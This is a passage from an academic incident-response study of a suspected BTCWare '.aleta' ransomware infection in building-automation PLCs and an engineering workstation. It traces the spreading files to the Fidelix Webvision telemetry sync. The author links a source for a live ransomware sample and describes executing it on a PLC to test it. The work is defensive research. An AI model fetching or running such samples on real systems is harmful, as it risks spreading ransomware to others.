


Picture 5. Testing that the FX2025A has an Internet connection and it did had it. This is need if the BTCWARE needs an Internet connection to be able to work.

²²⁰ The sample was *.aleta variant of the BTCWARE and it was downloaded from hybrid-analysis.com to simulate reconstruction of the suspected malware incident. Available at [www: https://www.hybrid-analysis.com/advanced-search-results?terms%5Bvxfamily%5D=Generic.Ransom.BTCWARE&terms%5Btag%5D=%23aleta](https://www.hybrid-analysis.com/advanced-search-results?terms%5Bvxfamily%5D=Generic.Ransom.BTCWARE&terms%5Btag%5D=%23aleta)



Picture 6. Testing the filesystem of the FX2025A and checking access to the malware file from the CMD terminal and executing the malware. Malware was executed by CMD. But did it commence the malware process for encrypting the files of the FX2025A?



Picture 7. No *.hta or *.aleta files were located from the FX2025A after execution of the BTCWARE. Therefore, the encryption process was not commenced and malware is not being able to run in the FX2025A.

```
PING: transmit failed, error code 11010
PING: transmit failed, error code 11010
\> ipconfig
Windows IP configuration

Ethernet adapter [AX88772B1]:
    IP Address . . . . . : 192.168.0.120
    Subnet Mask . . . . . : 255.255.255.0
    IP Address . . . . . : fe80::214:2dff:fe49:91e1%8
    Default Gateway . . . : 192.168.0.254

Tunnel adapter [1]:
    Interface Number . . : 4

Tunnel adapter [6to4 Pseudo-Interface]:
    Interface Number . . : 3

Tunnel adapter [Automatic Tunneling Pseudo-Interface]:
    Interface Number . . : 2
    IP Address . . . . . : fe80::5afe:192.168.0.120%2

DNS Servers . . . . . : 8.8.8.8

\> ping 8.8.8.8
Pinging Host 8.8.8.8
Reply from 8.8.8.8: Echo size=32 time=410ms TTL=54
Reply from 8.8.8.8: Echo size=32 time=283ms TTL=54
Reply from 8.8.8.8: Echo size=32 time=369ms TTL=54
Reply from 8.8.8.8: Echo size=32 time=286ms TTL=54
\>
```

Picture 8. The IP address of the FX2030A and ping test.

```
Pocket CMD v 6.00
\> ping google.fi
Pinging Host google.fi [2a00:1450:400f:80d::2003]
from fe80::214:2dff:fe49:91e1%8
PING: transmit failed, error code 11010
PING: transmit failed, error code 11010
PING: transmit failed, error code 11010
PING: transmit failed, error code 11010
Pinging Host google.fi [216.58.211.3]
from fe80::214:2dff:fe49:91e1%8
Reply from 216.58.211.3: Echo size=32 time=343ms TTL=54
Reply from 216.58.211.3: Echo size=32 time=291ms TTL=54
Reply from 216.58.211.3: Echo size=32 time=479ms TTL=54
Reply from 216.58.211.3: Echo size=32 time=284ms TTL=54
\>
```

Picture 9. The FX2030A is a competent for Internet telemetry.

```

A> dir /s /b *.aleta
A> dir /s /b *.hta
A> cd USBHDisk
\USBHDisk> dir

Directory of \USBHDisk


03/16/18 12:21p                108722 d68dab1892b2b63d4aa76a6e40f3586da83
f379679647facla234786729069ed.bin.gz
03/16/18 12:22p                <DIR>                d68dab1892b2b63d4aa76a6e40f3586da83
f379679647facla234786729069ed.bin
03/16/18 12:22p                208896 data.exe

Found 3 file(s). Total size 317618 bytes.
1 Dir(s) 7946477568 bytes free

\USBHDisk> data.exe
Cannot execute \USBHDisk\data.exe.
\USBHDisk>

```

Picture 10. FX2030A was not be able to run BTCWARE of aleta variant malware.



Picture 11. FX2030A was not be able to run BTCWARE of aleta variant malware.

3.2 Analysing the engineering workstation

From the interview the assembler has told that the engineering workstation²²¹ did have the ransomware infection, which seems to be the aleta variant of BTCWARE, because *.aleta and *.hta files has been found from filesystems of PLCs and from filesystem of engineering workstation. The engineering workstation purity has been checked by Malwarebytes anti-malware,²²² Dr.Web cureIT tool,²²³ OTL,²²⁴ HitmanPro²²⁵, Malwarebytes adwcleaner²²⁶ and Malwarebytes junkware removal tool²²⁷ and none of tools has given indication that signs of

²²¹ The engineering-workstation has Windows 10 operating system.

²²² The MBAM is available at [www: https://www.malwarebytes.com/mwb-download/](http://www.malwarebytes.com/mwb-download/)

²²³ The Dr.Web CureIT is available at [www: https://free.drweb.com/cureit/?lng=en](https://free.drweb.com/cureit/?lng=en)

²²⁴ The OTL is available at [www: https://www.bleepingcomputer.com/download/otl/](https://www.bleepingcomputer.com/download/otl/)


²²⁵ The HitmanPro is available at [www: https://www.hitmanpro.com/en-us/downloads.aspx](https://www.hitmanpro.com/en-us/downloads.aspx)

²²⁶ The Malwarebytes Adwcleaner is available at [www: https://www.malwarebytes.com/adwcleaner/](https://www.malwarebytes.com/adwcleaner/)

²²⁷ The Malwarebytes junkware removal tool is available at [www: https://www.malwarebytes.com/junkwareremovaltool/](https://www.malwarebytes.com/junkwareremovaltool/)

BTCWARE executable could exit in the filesystem of the engineering workstation (Appendix 2).

During the process the *.hta and *.aleta files were found from the filesystem from the Fidelix webvision²²⁸ synchronization folder. These files were deleted from the CMD by commands of “erase /S *.hta” and “erase /S *.aleta”. The engineering workstation Ethernet traffic was analysed by mirroring the engineering workstation to separate PCAP computer and connecting the engineering-workstation to the Internet and experiment that will the malware work if it really is in the engineering workstation. This experiment did not activate the suspected malware on the computer and no new *.aleta and *.hta files were generate to the computer when it was connected to the Internet. This did give reason to believe that malware is not located in the engineering workstation (Picture 12).




Picture 12. No indication that malware would be activate, when the Internet is connected to the machine.


The engineering workstation was connected to again to Ethernet of PLCs and when the Internet connection was established through the Tosibox 100 lock, the *.aleta and *.hta files begin to generate on the engineering workstation and then in addition in the FX2030A PLC substations. There was no exact evidence that BTCWARE did exit in the engineering workstation and FX2030A substations. There seems to some telemetric communication between PLCs and remote webvision server.

The authentication key was changed from FX2030A substations and firewall was set to block 1235 port for webvision telemetry and engineering workstation was isolated from the Ethernet of PLCs. Then the Webvision cloud service was checked. There was *.hta and *.aleta files on the server which were remotely backuped from the engineering workstation. Those files were removed and then *.hta and *.aleta files were re-erased from PLCs and engineering workstation. The 1235 port was re-enabled from the PLCs of FX2030A and authentication key was changed to back as original. This caused that no *.hta or *.aleta files were generated to FX2030A plcs, engineering workstation and webvision cloud service. Therefore, after defeated BTCWARE incident and the second incident was caused by feature of the Fidelix webvision software, which used telemetry to be transferred from previous BTCWARE encrypted files from nodes to nodes.


²²⁸ More information of the Fidelix Webvision at [www: http://inu.se/Portals/0/Documents/Datablad/Huvuddatorsystem/Webvision_Installation.pdf](http://inu.se/Portals/0/Documents/Datablad/Huvuddatorsystem/Webvision_Installation.pdf)




Picture 13. In the webvision cloud service there was *.aleta files in synchronization folder.



Picture 14. Those *.aleta files were removed from the webvision cloud.




Picture 15. In the webvision cloud service there was *.hta files in synchronization folder.




Picture 16. Those *.hta files were removed from the webvision cloud.

After those actions, *.aleta and *.hta files removed from engineering-workstation, FX2030A plcs. Then authentication key was changed back to default from FX2030A plcs and port of 1235 was enabled from the FX2030A firewall. The result seems to be that *.hta and *.aleta were no longer transferred between the nodes.



Picture 17. The engineering workstation. The username is censored, because of ethics of the research and securing rights of the interested party. The Picture quality has issues, but these problems were discarded after incident. In Picture *.hta and *.aleta files are explored by „dir /s /b *.xxx“ command and it did give result for both of *.hta and *.aleta that „file not found“.

The engineering workstation has re-validated by tools of and CMD. The CMD did inform that no *.aleta or *.hta files are located inside of the filesystem (Picture 17). In addition the FX2030A of the DCS were checked from *.hta and *.aleta files and none of where discovered after procedures (Picture 18). The FX2030A substations were checked by CMD tool and no *.hta or *.aleta files were found from the substations (Picture 18). Therefore, the incident has been solved. The truth seems to be that there was BTCWARE infection in the engineering workstation, but Fidelix webvision in engineering workstation and FX2030A and FX2025A plcs own telemetry and Webvision cloud were just transferring BTCWARE already created files between nodes, and these *.hta and *.files are actually created by malware at first place, but DCS system own telemetry has just transferred those files between nodes and incident was actually about caused by feature of the DCS system.



Picture 18. The FX2030A substations were validated remotely and no *.aleta or *.hta has been discovered.

4 Conclusion

Finally, can be said, that suspected malware incident was not serious, it was an incident were telemetry feature of webvision and telemetry of plcs and engineering-workstation make it look like actions of malware, even though these *.hta and *.aleta files are not legitimate files of the PLCS and engineering-workstation. This just show that defusing malware incidents in not that linear operation and this raises questions is the organisational resilience and OODA/PDCA a truly effective method to prevent – or mitigate cybercrime situations or either cyber incidents? In the very begin the symptoms of the PLCs and information which was collected from assembler, did give reason to believe that there is malware case going on. Even through, the inductive and deductive logic did miss lead the author and truth did seems to come out clear in the end, when the experiments and measurements where repeated multiple times and different philosophical approach were used to defuse the incident. This just show that organisational resilience and OODA/PDCA do not automatically guarantee that incidents are effectively defused and effectively prevented or mitigated, because problem can be asymmetrical which incident response do not anticipate and therefore, incident response to fail to be asymmetrical than the attacker or the actual feature of the system.

There are probable statements that, if person just run faster than its opponent, faster running person wins or that persons just needs to have superior competence and knowledge than the opponent. Problem with these statements are just, how those who present those claims will proof that they are faster than they opponent, in every case and all time and how they can reliable measure it? They intuition can tell them that now they are faster and more superior, but intuition is not scientific method to proof that a person is truly faster than its opponent. In the end the incident was solved, but still is the proactive and reactive approach by this organisational resilience and OODA/PDCA truly effective method to prevent and mitigate cybercrimes or either cyber-incidents? There are uncertainties, which will affect to detection rate, ability to comprehend incidents and to make choices which lead to defusing the situation.

Hypothetically, this “running faster” is key to defeat threats, but there are uncertainties and in this unique incident, the journey was misleading by human own inductive and deductive logic and it took multiple research attempts to discoverer the truth. Scientifically working methods are those which can see work every time when study in repeated. This incident management show that it cannot be scientifically guarantee when and how the cyber-incident and cybercrime situation is defused or scientifically guarantee that causes were from real malware, not just feature of the system. Therefore, there is very little evidence in this study to believe that organisational resilience and OODA/PDCA will scientifically guarantee effective prevention of cybercrimes and effective mitigation cybercrime and either effective defusing cyber-incidents, which means that this research and paper is unable to verify the working hypothesis. More research should be done, what are effective methods to prevent cybercrimes or effectively mitigate them, that result of that method can be scientifically anticipated.

5 References

- [1] <http://www.cryer.co.uk/glossary/a/adsl.htm>, “ADSL.” [Online]. Available: <http://www.cryer.co.uk/glossary/a/adsl.htm> .
- [2] Symantec, “BTCWARE.” [Online]. Available: https://www.symantec.com/security_response/writeup.jsp?docid=2017-063009-0310-99 .
- [3] T. E. Beach, “Processors,” *Computer Concepts and Terminology*, 2004. [Online]. Available: <https://www.unm.edu/~tbeach/terms/processors.html> .
- [4] K. Stouffer, V. Pillitteri, S. Lightman, M. Abrams, and A. Hahn, “Guide to Industrial Control Systems (ICS) Security,” Gaithersburg, 2015.
- [5] Oxford University Press, “Hacking,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/hacking> .
- [6] Oxford University Press, “HTTP,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/http> .
- [7] E. D. Knapp and J. T. Langill, “Appendix A,” in *Industrial Network Security – Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*, Second., Waltham: Syngress, 2015, p. 409.
- [8] B. Brehmer, “The OODA-loop,” *The Dynamic OODA Loop: Amalgamating Boyd’s OODA Loop and the Cybernetic Approach to Command and Control ASSESSMENT, TOOL S AND METRICS*. [Online]. Available: http://www.dodccrp.org/events/10th_ICCRTS/CD/papers/365.pdf .
- [9] U.S Headquarters Department of the Army, “Open-Source Intelligence,” Washington, DC, 2012.
- [10] J. H. Allen, ““Plan, Do, Check, Act,”” 2006. [Online]. Available: <https://www.us-cert.gov/bsi/articles/best-practices/deployment-and-operations/plan-do-check-act> .
- [11] K. Stouffer, J. Falco, and K. Kent, “Guide to Supervisory Control and Data Acquisition (SCADA) and Industrial Control Systems Security,” Gaithersbur, 2006.
- [12] Oxford University Press, “USB,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/usb> .
- [13] Oxford University Press, “VPN,” 2018. [Online]. Available: <https://en.oxforddictionaries.com/definition/vpn>.
- [14] A. Ivanov, “Aleta Ransomware BTCWare-Aleta Ransomware,” 2017. [Online]. Available: <http://id-ransomware.blogspot.fi/2017/07/aleta-btcware.html>.
